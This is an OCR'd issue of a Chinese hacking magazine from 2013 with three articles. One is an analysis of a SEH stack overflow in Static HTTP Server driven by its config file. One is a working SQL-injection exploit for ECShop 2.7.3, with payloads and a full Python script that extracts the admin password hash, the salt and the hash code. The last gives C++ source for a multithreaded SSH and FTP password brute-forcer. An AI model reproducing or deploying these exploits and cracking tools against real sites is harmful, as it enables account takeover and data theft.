《黑客防线》8 期文章目录

总第 152 期 2013 年

漏洞攻防

编程解析

网络安全顾问

CVE-2013-4743 本地缓冲区溢出漏洞分析

文/图 木羊

CVE-2013-4743漏洞是针对 Static HTTP Server 1.0版的本地缓冲区溢出漏洞。由于以后可能还会分享更多带编号的漏洞分析,为免产生困惑,所以先在这里说明漏洞的编号规律。以 CVE-2013-4743为例，CVE 意味着 Common Vulnerabilities and Exposures，是一个非常知名的漏洞数据库，中间的2013表示年份，4743表示该漏洞是当年的第几号漏洞。当然，除了 CVE 漏洞数据库，还有其它的漏洞数据库，譬如 OSVDB（Open Sourced Vulnerability Database)。同一个漏洞在不同数据库中的编号不同，譬如 CVE-2013-4743在 OSVDB 中的编号就为 OSVDB-94717。可以看出，常见的漏洞编号均以所属的漏洞数据库的英文开头。如果是微软发布的产品漏洞，则是以“MS”开头，形如 MS13-056，意思是2013年的第56号漏洞。

说完了编号，我们再更具体地了解 CVE-2013-4743。OSVDB 对它的描述原文为“Static HTTP Server contains an overflow condition that is triggered as user-supplied input is not properly validated when handling multiple HTTP commands or headers. This may allow a remote attacker to cause a buffer overflow, resulting in a denial of service or potentially allowing the execution of arbitrary code”。简而言之，OSVDB 认为它是一个远程(Remote)缓冲区溢出漏洞,可在处理 Http 请求时触发。这里我要说,虽然 OSVDB 的名气远比我大，不过对这个漏洞的理解是值得商榷的。

OSVDB 在漏洞介绍里引用了 EDB-26520,EDB 全名 Exploit Database,是一个面向 Exploit 的漏洞数据库。EDB-26520对漏洞的描述为“SEH Overflow”，所给出的 Exploit 也与 OSVDB 描述相矛盾。我认为 EDB 的描述是准确的，原因请听我细细道来。

配置文件引发的腥风血雨

形如*.ini 的配置文件常见得有点不起眼，可谁能想到配置文件也能引发缓冲区溢出？Static HTTP Server 的作者肯定是没想到，所以在读取配置文件 http.ini 时，完全没做防护措施。

首先看看读取配置文件时的堆栈截图，如图1所示。读取文件的动作只需要下断 ReadFile 就能看到，不过断下来要看哪里呢？不同目标的看点不同，既然这里是缓冲区溢

出，我们关注一下缓冲区好了。看清楚缓冲区的位置是0x13B0050。缓冲区溢出通常说明缓冲区的大小超过了合法的大小，所以我们再看一眼缓冲区的大小，是0x200。




图1

根据惯例，接下来我们是不是要翻一翻，从缓冲区的开头（0x11B0050）到缓冲区的结尾（注意是0x11B024F），中间有没有函数返回地址？答：不可能有。这个大小为0x200的缓冲区是系统主动分配的堆地址，不会有任何我们想要的内容。

柳暗花明的二次复制

每一个成功的缓冲区溢出，背后往往站着一个顾此失彼的二次复制。有时候我们甚至奇怪，每每就当我们绝望，准备承认缓冲区内没有可以利用的地方时，作者突然来了个二次复制，像是特地在暗夜里点亮一盏明灯，让我们重拾希望。为什么作者要对缓冲区做二次复制呢？难道真的是为缓冲区溢出留后路？其实问题反过来想，就不难理解了。作者需要缓冲区来读取数据，但接下来往往还需要解析读取的数据。就以配置文件 http.ini 为例，里面有 http_utip、http_ubip、max_http_connections 等各种各样的配置项，不但需要读取这些配置项，还需要使用些配置项，既然要使用，自然就得进行二次复制，也就是用某个数据结构保存某个需要的配置项的值。这里我们暂且管它叫赋值。

Http.ini 配置文件的赋值工作，由以下代码完成：

```
0040B2B5  |> /8B06        /mov     eax, dword ptr [esi]
0040B2B7  |. |8B40 04     |mov     eax, dword ptr [eax+4]
0040B2BA  |. |8B4C30 04   |mov     ecx, dword ptr [eax+esi+4]
0040B2BE  |. |E8 7C060000 |call    0040B93F                        ;  读取
0040B2C3  |. |83F8 FF     |cmp     eax, -1
0040B2C6  |. |74 22       |je      short 0040B2EA                  ;  0040B2EA
0040B2C8  |. |3B45 10     |cmp     eax, dword ptr [ebp+10]
0040B2CB  |. |74 3F       |je      short 0040B30C                  ;  0040B30C
0040B2CD  |. |85DB        |test    ebx, ebx
0040B2CF  |. |74 03       |je      short 0040B2D4                  ;  0040B2D4
0040B2D1 >|. |88041F      |mov     byte ptr [edi+ebx], al
0040B2D4  |> |8B06        |mov     eax, dword ptr [esi]
0040B2D6  |. |8B40 04     |mov     eax, dword ptr [eax+4]
0040B2D9  |. |8B4C30 04   |mov     ecx, dword ptr [eax+esi+4]
```

```
0040B2DD  |. |E8 24060000    |call    0040B906                    ;  移动读取指
针
0040B2E2  |. |47             |inc     edi
0040B2E3  |. |3B7D 0C        |cmp     edi, dword ptr [ebp+C]
0040B2E6  |.^\72 CD          \jb      short 0040B2B5              ;  0040B2B5
```

赋值的实际操作发生在0x0040B2D1，通过 mov 指令循环向以 EBX 为基地址，以 EDI 为偏移的内存地址填写1B 数据，数据的内容保存在 AL 中。AL 的值由分别位于0x0040B906和0x0040B93F 的两个函数，前者负责移动读取指针，后者负责读取内存并将值保存至 AL。要找到赋值数据的源头，就需要分析移动指针的方法，代码如下：

```
0040B939  |.  40            inc     eax
0040B93A  |.  8946 28       mov     dword ptr [esi+28], eax
```

指针地址在 esi+28，指向内存地址0x011B288，值为0x11B0050，正是刚才 ReadFile 的缓冲区起始地址，如图2所示。

```
011B0288 50 00 1B 01 38 02 1B 01
011B0298 FE FF FF FF 01 00 00 00
```

图2

既然我们知道了赋值数据的来龙，现在只需要搞清去脉，也就是赋值的目标地址。刚才已经分析了，目标地址保存在 EBX 中，值为0x0012EC54。也就是说，从0x0012EC54开始的内存地址，因为二次复制而成为我们可以利用的第二片缓冲区。还有第三片缓冲区，复制代码如下：

```
004072D5  |> /80FA 09       /cmp    dl, 9
004072D8  |. |74 17         |je     short 004072F1              ;  004072F1
004072DA  |. |80FA 3D       |cmp    dl, 3D
004072DD  |. |74 12         |je     short 004072F1              ;  004072F1
004072DF  |. |3BC1          |cmp    eax, ecx
004072E1  |. |7D 0E         |jge    short 004072F1              ;  004072F1
004072E3 >|. |88141F        |mov    byte ptr [edi+ebx], dl
004072E6  |. |8A5430 01     |mov    dl, byte ptr [eax+esi+1]
004072EA  |. |47            |inc    edi
004072EB  |. |40            |inc    eax
004072EC  |. |80FA 20       |cmp    dl, 20
004072EF  |.^\75 E4         \jnz    short 004072D5              ;  004072D5
```

这里直接使用了两个 mov 来执行读取原始地址的数据和填写目标地址数据的复制操作。在这一段代码中，原始地址起始为0x0012EC54，目标地址起始为0x0012FDDC，最大可以覆盖至0x12FF42。

无需返回地址的栈溢出

一般的栈溢出，通常是靠保存在栈中的缓冲区数据淹没同样保存在栈中的函数返回地址，从而让 Shellcode 获得控制权。栈中还有另一样可以起同样效果的好东西，那就是 SEH(结构异常处理)。SEH 有点类似我们的扁桃体，设计初衷本来是处理异常，结果某些时候反而会导致异常。

SEH 机制简单来说，就是用一条链表将所有的异常处理函数串起来，链表的每个节点包含两个地址，一个是下一个 SEH 节点的地址，也即链表的 Next 指针，另一个则是本节点保存的异常处理函数的地址。当发生异常的时候，系统会遍历这条链表，直到找到某一个函数可以处理当前的异常。既然包含有“函数地址”，那么不难猜到利用原理和返回地址类似。

我们能够控制的栈地址中是否存在某个 SEH 节点呢？有一个 SEH 节点在0x12FF3C，正好落到我们第三片缓冲区的辖区里，如图3所示。

地址	SE处理程序
0012E860	ntdll.77AA71AD
0012FF3C	httpd.00401D9E

图3

到这里 CVE-2013-4743漏洞就分析完了，从过程不难看出，这并不是一个远程溢出漏洞，而是利用本地的配置文件完成栈溢出，利用难度偏大，需要配合一个文件上传漏洞，完成替换配置文件的工作才能生效。

ECShop 二次注入利用分析

文/图 花开、若相惜（huakai.paxmac.org）

ECShop 是一款 B2C 独立网店系统，适合企业及个人快速构建个性化网上商店。该系统基于 PHP 语言及 MYSQL 数据库构架开发的跨平台开源程序，目前最新版本为 2.7.3。

最近乌云爆出了 2 次注入，之后我对他提出的 2 个 2 次注入的漏洞进行了分析，发现第一个注入并不是那么好利用，也没给出 POC，另一个 2 次注入则给出了 POC。

第一个漏洞的细节可见 http://www.wooyun.org/bugs/wooyun-2013-026458，这个漏洞我

就不分析了，直接给出利用 exp。

```
/wholesale.php?step=act=add_to_cart
act_id=1&goods_number[1][0]=100&attr_id[1][0][0][attr_id]=120&attr_id[1][0][0][attr_val_id]=0&attr_id[1][0][0][attr_name]= a') and 1=2 union select password from ecs_admin_user where user_id=1 #
```

第二个漏洞的细节见 http://www.wooyun.org/bugs/wooyun-2013-026421，此漏洞还可以直接修改商品价格，对电商影响还是很大的。

```
function spec_price($spec)
{
    if (!empty($spec))
    {
        $where = db_create_in($spec, 'goods_attr_id');
        $sql = 'SELECT SUM(attr_price) AS attr_price FROM ' .
$GLOBALS['ecs']->table('goods_attr') . " WHERE $where";
        $price = floatval($GLOBALS['db']->getOne($sql));
}

function db_create_in($item_list, $field_name = '')
{
    if (empty($item_list))
    {
        return $field_name . " IN ('') ";
    }
    else
    {
        if (!is_array($item_list))
        {
            $item_list = explode(',', $item_list);
        }
        $item_list = array_unique($item_list);
        $item_list_tmp = '';
        foreach ($item_list AS $item)
        {
            if ($item !== '')
            {
                $item_list_tmp .= $item_list_tmp ? ",'$item'" :
"'$item'";
            }
        }
        if (empty($item_list_tmp))
        {
```

```
            return $field_name . " IN ('') ";
        }
        else
        {
            return $field_name . ' IN (' . $item_list_tmp . ') ';
        }
    }
}
```

在这 2 个函数中，$spec 是可控的，但由于 db_create_in 函数的存在，导致了带逗号的 SQL 语句都不能使用。经过与 flyh4t 的激烈讨论，得到了几个可取的方法。

```
//如果需要加入规格价格
if ($is_spec_price)
{
    if (!empty($spec))
    {
        $spec_price   = spec_price($spec);
        $final_price += $spec_price;
    }
}
```

由上面代码可以看到，最终的价格会输出在页面，这样就不需要盲注了。完整的 SQL 语句如下，结果如图 1 所示。

```
SELECT SUM(attr_price) AS attr_price FROM
`ecshop2.7.3`.`ecs_goods_attr` WHERE goods_attr_id IN ('238','237') and 1=2
  union select password from ecs_admin_user where password like 'e%'
```




图 1

但结果发现 NULL 在第一位，导致 price 价格也为 null，此时我们可以用降序语句进行排序。

```
SELECT SUM(attr_price) AS attr_price FROM
`ecshop2.7.3`.`ecs_goods_attr` WHERE goods_attr_id IN ('238','237') and 1=2
union select password from ecs_admin_user where password like 'e%'  order
by attr_price desc
```

为了能够与数字相加，password 用 hex 表示。

```
237') and 1=2 union select hex(password) from ecs_admin_user where
password like 'e%'  order by attr_price desc
```

但这个效率也太低了，当然，我们也可以用 regex 来加快注入速度。

```
237') and 1=2 union select password from ecs_admin_user where user_id=1
and password REGEXP '^[a-z]'  order by user_id desc
```

不过仍然不太让人满意，我想更加快点，然后就有了下面的各种折腾。

思路是这样的，通过 hex(password)来与原有的价格相加，得到的差值可以还原出原先的字符。当初是直接 hex(password)后相加，发现字符达到最大值“溢出”了，如图 2 所示。

图 2

```
<?php
$a=0x65316637396234656261376461613961303636393565646162643432386233;
$x=0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff;
$res=$a/$x;
echo $res;
$res=dechex($res);
//会输出 65
```

通过这种逐位提取，可以达到注入出字符的效果。16 进制理解起来可能稍显麻烦，这里以 10 进制举例说明。

比如 635098 div 10000，用 MySQL 的 div 或者 floor 函数取下限，防止 4 舍 5 入，得到 63；635098 mod 630000 取余，得到 5098，再继续取前 2 位，如此类推（其实直接取 3 或者 4 位也可以）。

PHP 下测试没问题，但是 MySQL 上测试却出问题了，字符太长，导致数据不准，算是个 bug，如图 3 所示。




图 3

本来还以为这条路又行不通了，但是无意间又找到了希望，翻资料翻到了 substring 还能这样用，如图 4 所示。




图 4

现在问题都解决了，就差 EXP 了。要写出高效的 EXP，先要解决维持 Cookie 会话的问题。我用 requests 模块的 s = requests.Session()解决。还有正则提取关键数据的问题，由于想写的自动化点，其中遇到了各种调试各种代码重构。

首先需要安装 requests 模块（http://docs.python-requests.org/en/latest/），我也是第一次使用这模块，发现还挺好用的。下面简单介绍下模块的使用，比如文章中用到的 s = requests.Session()保持会话，以及 r = requests.get("http://huakai.paxmac.org")、r = requests.post("http://huakai.paxmac.org")、r = requests.put("http://huakai.paxmac.org")、r = requests.options("http://huakai.paxmac.org")等提交方式，用来写 Webdav 的 IIS 写权限漏洞很方便；r.encoding= 'utf-8' 还能改变输出的编码，r.text 显示返回的内容。更多详细的内容，可以到 http://docs.python-requests.org/en/latest/查看。

```
# -*- coding: cp936 -*-
#/usr/bin/env python
#code by 花开、若相惜
import urllib2,cookielib,requests
import re,binascii
"""
ecshop 二次注入
blog:huakai.paxmac.org
email:huakai@paxmac.org
"""
attackurl=raw_input("输入漏洞网站：")
```

```
    def postdata(url,data="",regex=""):
        r=s.post(url,data)
        result=r.text
        if regex !="":
            reg=re.findall(regex, result)
            if reg:
                return result,reg[0]
        else:
            return result

    def infomation(url):
        global spec,goods,price
        goods=re.findall(r'id=(\d{1,5})',url)
        spec=postdata(url,regex=r"spec_value_(\d{1,10})")

    def sqlinjection(sql):

post_data={"goods":"""{"quick":1,"spec":["%s","%s"],"goods_id":%s,"number":"1","parent":0}"""
%(spec[1],sql,goods[0])}
        url=attackurl + "/flow.php?step=add_to_cart"
        price=postdata(url,post_data,regex=ur"总计金额\s\S(\d{1,10})")

        url=attackurl + "/flow.php"
        goods_number=postdata(url,regex=r"goods_number\[.*\]")
        goods_num=goods_number[1]

data={"%s"%(goods_num):"1","submit":"%B8%FC%D0%C2%B9%BA%CE%EF%B3%B5","step":"up
date_cart"}
        update_cart=postdata(url,data,regex=ur"购物车更新成功")

        new_price=postdata(url,regex=ur"购物金额小计\s\S(\d{1,10})")
        if new_price[1]:
            res_price=int(new_price[1])-int(price[1])
            passwd=binascii.a2b_hex(str(res_price))

        #清空购物车
        url=url + "/flow.php?step=clear"
        postdata(url)
        return passwd

    def get_salt():
        sql="2') and 1=2 union select hex(substring(ec_salt from 1 for 4)) from ecs_admin_user
where user_id=1 order by attr_price desc #"
```

```
        print "salt is : " + sqlinjection(sql)

    def get_hash_code():
        passwd=""
        for x in range(0,8):
            sql="2') and 1=2 union select hex(substring(value from %d for 4)) from
ecs_shop_config where code='hash_code' order by attr_price desc #"%(1+x*4)
            passwd+=sqlinjection(sql)
        print "hash_code is : " + passwd

    def get_admin_pass():
        global passwd
        passwd=""
        for x in range(0,8):
            sql="2') and 1=2 union select hex(substring(password from %d for 4)) from
ecs_admin_user where user_id=1 order by attr_price desc #"%(1+x*4)
            passwd+=sqlinjection(sql)
        print "admin_password is : " + passwd
        get_salt()
        get_hash_code()


    if __name__ == "__main__":
        s = requests.Session()
        url=attackurl+"/goods.php?id=9"    ////如果不存在 就要修改下 id
        infomation(url)
        print "开始破解...(时间有点长,请耐心等待)"
    get_admin_pass()
```

此段代码编译运行的结果如图 5 所示。

```
>>> ================================ RESTART ================================
>>>
输入漏洞网站：http://localhost/ecshop/upload
开始破解...(时间有点长,请耐心等待)
admin_password is : e1f79b4eba7daa9a06695edabd428b23
salt is : 2668
hash_code is : 31693422540744c0a6b6da635b7a5a93
>>>
```

图 5

我们还可以打开调试信息，观察每一次提交返回的数据，用于排查错误。实现代码如下：

```
# -*- coding: cp936 -*-
#/usr/bin/env python
```

```
#code by 花开、若相惜
import urllib2,cookielib,requests
import re,binascii
import sys, os

"""
ecshop 二次注入
blog:huakai.paxmac.org
email:huakai@paxmac.org
"""
attackurl=raw_input("输入漏洞网站：")

def postdata(url,data="",regex=""):
    r=s.post(url,data)
    result=r.text
    if regex !="":
        reg=re.findall(regex, result)
        if reg:
            return result,reg[0]
    else:
        return result

def infomation(url):
    global spec,goods,price
    goods=re.findall(r'id=(\d{1,5})',url)
    if goods:
        print "Find goods id is : " + goods[0]

    spec=postdata(url,regex=r"spec_value_(\d{1,10})")
    if spec[1]:
        print "Find spec is : " + spec[1]

def sqlinjection(sql):

post_data={"goods":"""{"quick":1,"spec":["%s","%s"],"goods_id":%s,"number":"1","parent":0}"""
%(spec[1],sql,goods[0])}
    url=attackurl + "/flow.php?step=add_to_cart"
    price=postdata(url,post_data,regex=ur"总计金额\s\S(\d{1,10})")

    if price[1]:
        print "总金额 : " + str(price[1])

    url=attackurl + "/flow.php"
    goods_number=postdata(url,regex=r"goods_number\[.*\]")
```

```
        if goods_number[1]:
            goods_num=goods_number[1]
            print "Find goods_number is : " +    goods_num

data={"%s"%(goods_num):"1","submit":"%B8%FC%D0%C2%B9%BA%CE%EF%B3%B5","step":"up
date_cart"}
        update_cart=postdata(url,data,regex=ur"购物车更新成功")
        if update_cart[1]:
            print update_cart[1]

        new_price=postdata(url,regex=ur"购物金额小计\s\S(\d{1,10})")
        if new_price[1]:
            print "更新后价格: " + str(new_price[1])
            res_price=int(new_price[1])-int(price[1])
            passwd=binascii.a2b_hex(str(res_price))

        #清空购物车
        url=url + "/flow.php?step=clear"
        postdata(url)
        return passwd

    def get_salt():
        sql="2') and 1=2 union select hex(substring(ec_salt from 1 for 4)) from ecs_admin_user
where user_id=1 order by attr_price desc #"
        print "salt is : " + sqlinjection(sql)

    def get_hash_code():
        passwd=""
        for x in range(0,8):
            sql="2') and 1=2 union select hex(substring(value from %d for 4)) from
ecs_shop_config where code='hash_code' order by attr_price desc #"%(1+x*4)
            passwd+=sqlinjection(sql)
            print passwd
        print "hash_code is : " + passwd

    def get_admin_pass():
        global passwd
        passwd=""
        for x in range(0,8):
            sql="2') and 1=2 union select hex(substring(password from %d for 4)) from
ecs_admin_user where user_id=1 order by attr_price desc #"%(1+x*4)
            passwd+=sqlinjection(sql)
            print passwd
        print "admin_pass is : " + passwd
```

```
        get_salt()
        get_hash_code()


if __name__ == "__main__":
        s = requests.Session()
        url=attackurl+"/goods.php?id=9"
        infomation(url)
get_admin_pass()
```

此段代码编译运行后的结果如图 6 所示。

```
Find goods_number is : goods_number[465]
购物车更新成功
更新后价格： 35658759
e1f79b4eba7daa9a06695eda
总金额 ： 2298
Find goods_number is : goods_number[466]
购物车更新成功
更新后价格： 62645730
e1f79b4eba7daa9a06695edabd42
总金额 ： 2298
Find goods_number is : goods_number[467]
购物车更新成功
更新后价格： 38625531
e1f79b4eba7daa9a06695edabd428b23
password is : e1f79b4eba7daa9a06695edabd428b23
总金额 ： 2298
Find goods_number is : goods_number[468]
购物车更新成功
更新后价格： 32365936
salt is : 2668
总金额 ： 2298
Find goods_number is : goods_number[469]
购物车更新成功
更新后价格： 33315937
```

图 6

本文提供了一个编写 EXP 的思路，网上应该还没有这样写 EXP 的，这个漏洞确实还是挺有意思的。我抛弃了传统的 like/regexp 编写 EXP 的思路，为了提高更快的速度，给出了一个新的思路。这里也只是抛砖引玉，如果大家有更好的方法可以实现，可以共同交流。

（完）

多线程暴力破解SSH和FTP登录密码

文/图 DebugMe

暴力破解登录密码的原理非常简单，就是对所有用户名和密码组合进行尝试。由于这个组合数可能非常大，若一个一个的进行尝试，则会非常耗时。为了加快破解速度，我们可以充分利用现代 CPU 的多核特性和操作系统的多线程机制。本文将实现一个基于多线程的密码暴力破解工具（针对 SSH 和 FTP）。

密码破解可以分为两种方式：在线和离线。前者需要通过和服务器交互，将用户名和密码发送给服务器进行验证，进而判断是否合法，因此使用在线方式破解密码时，我们必须知道与服务器交互的数据包格式；另外，由于每次尝试都需要连接服务器以及发送接收数据包，因此尝试一次用户名和密码的速度会比较慢（所以更需要多线程来加快破解速度）。对于后者，则不需要连接服务器，比如拿到了密码的哈希值，在本地对哈希值进行破解，所以进行一次尝试的速度会快些。本文针对的 SSH 和 FTP 都是在线方式破解。

准备工作----了解 SSH 和 FTP 的登录数据包格式

对于 SSH，可在网上下载到一个开发包 libssh，利用这个开发包可以非常方便的建立 SSH 连接和用户验证，省去了不少工作量。这里需要特别注意的是，必须在程序开始的时候调用一次 ssh_init，否则 libssh 的相关函数在多线程环境中会崩溃。对于 FTP，相信大家不会陌生，其登录验证过程非常简单，发送 USER 和 PASS 命令并判断返回码即可。

代码实现

ICrackProvider 接口提供一个虚函数，该虚函数检查用户名和密码是否合法。

```
class __declspec(novtable) ICrackProvider
{
public:
    virtual
bool CheckUsernameAndPassword(const char* Username, const char* Password) = 0;
};
```

CFtpProvider 和 CSshProvider 继承 ICrackProvider，并各自实现了 CheckUsernameAndPassword 函数。当然，读者还可以自己实现 HTTP 以及 POP3 等协议，只需要继承 ICrackProvider 并实现 CheckUsernameAndPassword 函数即可。

```
class CFtpProvider : public ICrackProvider
{
private:
    SOCKET Sock;
    char ServerAddr[16];
    unsigned short FtpPort;
private:
```

```
        bool FtpConnect();
        bool FtpUserAuth(const char* Username, const char* Password);
        void FtpDisconnect();
    public:
        CFtpProvider(const char* Server, unsigned short Port);
        virtual bool CheckUsernameAndPassword(const char* Username, const char*
Password);
    };

    bool CFtpProvider::CheckUsernameAndPassword(const char* Username, const char*
Password)
    {
        if (FtpConnect() == false)
            return false;
        if (FtpUserAuth(Username, Password) == false)
        {
            FtpDisconnect();
            return false;
        }
        else
        {
            FtpDisconnect();
            return true;
        }
    }
```

JobDispatcher 类实现字典文件的加载以及任务分发。LoadDic 用于加载字典，保存在一个 vector 中。

```
    bool CJobDispatcher::LoadDicFile(const char* FileName, vector<string>&
StringList)
    {
        FILE* File;
        char TempBuffer[128];
        string TempString;
        if (fopen_s(&File, FileName, "r") != 0)
            return false;
        while (fscanf(File, "%s", TempBuffer) != EOF)
        {
            TempString = TempBuffer;
            StringList.push_back(TempString);
        }
        fclose(File);
        return true;
```

```
}
```

GetJobBlock 从任务分配器中获取一个任务。JobDispatcher 将用户名和密码组成一个逻辑上的二维数组，每次调用 GetJobBlock 时，从该数组中返回一个 block，一个 block 包含一部分用户名和密码。

CCrackWorker 类通过 CJobDispatcher 的 GetJobBlock 获取任务，并调用 ICrackProvider 的 CheckUsernameAndPassword 判断用户名和密码是否正确。

```
int CCrackWorker::DoCrackJob()
{
    CJobDispatcher::JobBlock  JobBlock;
    bool IsValid;
    char* Username;
    char* Password;
    if (JobDispatcher->GetJobBlock(&JobBlock))  //获取任务
    {
        for (unsigned int i = JobBlock.PasswordStartIndex; i < JobBlock.PasswordEndIndex; i++)
            for (unsigned int j = JobBlock.UsernameStartIndex; j < JobBlock.UsernameEndIndex; j++)
            {
                CallbackContext Context;
                Username = const_cast<char*>((*(JobBlock.UsernameList))[j].c_str());
                Password = const_cast<char*>((*(JobBlock.PasswordList))[i].c_str());
                if (PreCheckLogin != NULL)
                {
                    Context.Username = Username;
                    Context.Password = Password;
                    Context.IsValid = false;
                //检查用户名密码之前调用回调函数
                    if (PreCheckLogin(&Context, PreCheckArgument) == 0)
                            return 0;
                }
            //对用户名和密码进行验证
                IsValid = CrackProvider->CheckUsernameAndPassword(Username, Password);
                if (PostCheckLogin != NULL)
                {
                    Context.Username = Username;
                    Context.Password = Password;
                    Context.IsValid = IsValid;
                //检查用户名密码之后调用回调函数
```

```
                    if (PostCheckLogin(&Context, PostCheckArgument) == 0)
                        return 0;
                }
            }
            return 1;
        }
        else
            return 0;
    }
```

CWorkingThreadPool 类提供破解的多线程支持。

```
    unsigned int __stdcall CrackThread(void* pContext)
    {
        assert(pContext != NULL);
        CWorkingThreadPool::ThreadContext* pThreadContext;
        CCrackWorker* pCrackerWorker;
        CWorkingThreadPool* pWorkingThreadPool;
        CWorkingThreadPool::CallbackParam CallbackParam;
        pThreadContext                                          =
reinterpret_cast<CWorkingThreadPool::ThreadContext*>(pContext);
        pCrackerWorker = pThreadContext->pCrackWorker;
        pWorkingThreadPool = pThreadContext->pWorkingPool;
        assert(pCrackerWorker != NULL);

        CallbackParam.nThreadIndex = pThreadContext->nThreadIndex;
        CallbackParam.pWorkingPool = pWorkingThreadPool;
        //设置回调函数
        pCrackerWorker->SetPreCheckLoginCallback(PreLoginCheck,
reinterpret_cast<void*>(&CallbackParam));
        pCrackerWorker->SetPostCheckLoginCallback(PostLoginCheck, NULL);
        while (!pWorkingThreadPool->ShouldStopThreads())
        {
            //调用 CCrackWorker 的 DoCrackJob 验证用户名密码
            if (pCrackerWorker->DoCrackJob() == 0)
            {
                pWorkingThreadPool->StopWorkingThreads();
                break;
            }
        }
        return 1;
    }

    bool CWorkingThreadPool::CreateWorkingThread(CCrackWorker* pCrackWorker, int
```

```
ThreadIndex)
    {
        int nThreadHandle;
        CWorkingThreadPool::ThreadContext* pThreadContext;
        pThreadContext = new CWorkingThreadPool::ThreadContext();
        if (pThreadContext == NULL)
            return false;
        pThreadContext->nThreadIndex = ThreadIndex;
        pThreadContext->pCrackWorker = pCrackWorker;
        pThreadContext->pWorkingPool = this;
        //创建破解线程
        nThreadHandle = _beginthreadex(NULL,
                                       0,
                                       CrackThread,
                                       pThreadContext,
                                       CREATE_SUSPENDED,
                                       NULL);
        if (nThreadHandle == 0)
        {
            delete pThreadContext;
            return false;
        }
        this->m_ThreadHandles.push_back(nThreadHandle);
        this->m_ThreadContexts.push_back(pThreadContext);
        return true;
    }
```

在 main 函数中，根据参数创建指定数目的破解线程进行破解。

```
    for (int i = 0; i < ThreadCount; i++)
    {
            if (_stricmp("ssh", CrackType) == 0)
                CrackProvider = new CSshProvicer(ServerAddr, Port);
            else if (_stricmp("ftp", CrackType) == 0)
                CrackProvider = new CFtpProvider(ServerAddr, Port);
            else
                goto _end;
            if (CrackProvider == NULL)
                goto _end;
            CrackProviders.push_back(CrackProvider);
            //创建 CCrackWorker 实例
            CrackWorker = new CCrackWorker(JobDispatcher, CrackProvider);
            if (CrackWorker == NULL)
                goto _end;
```

```
            CrackWorkers.push_back(CrackWorker);
            //创建线程
            ThreadPool->CreateWorkingThread(CrackWorker, i);
    }
    ThreadPool->StartWorkingThreads(); //启动线程
    ThreadPool->WaitWorkingThreads();  //等待破解线程结束
```

到此，基本实现了一个基于多线程的密码暴力破解器，其运行效果如图 1 和图 2 所示。破解完成后，正确的用户名与密码保存在当前目录的 result.txt 中。

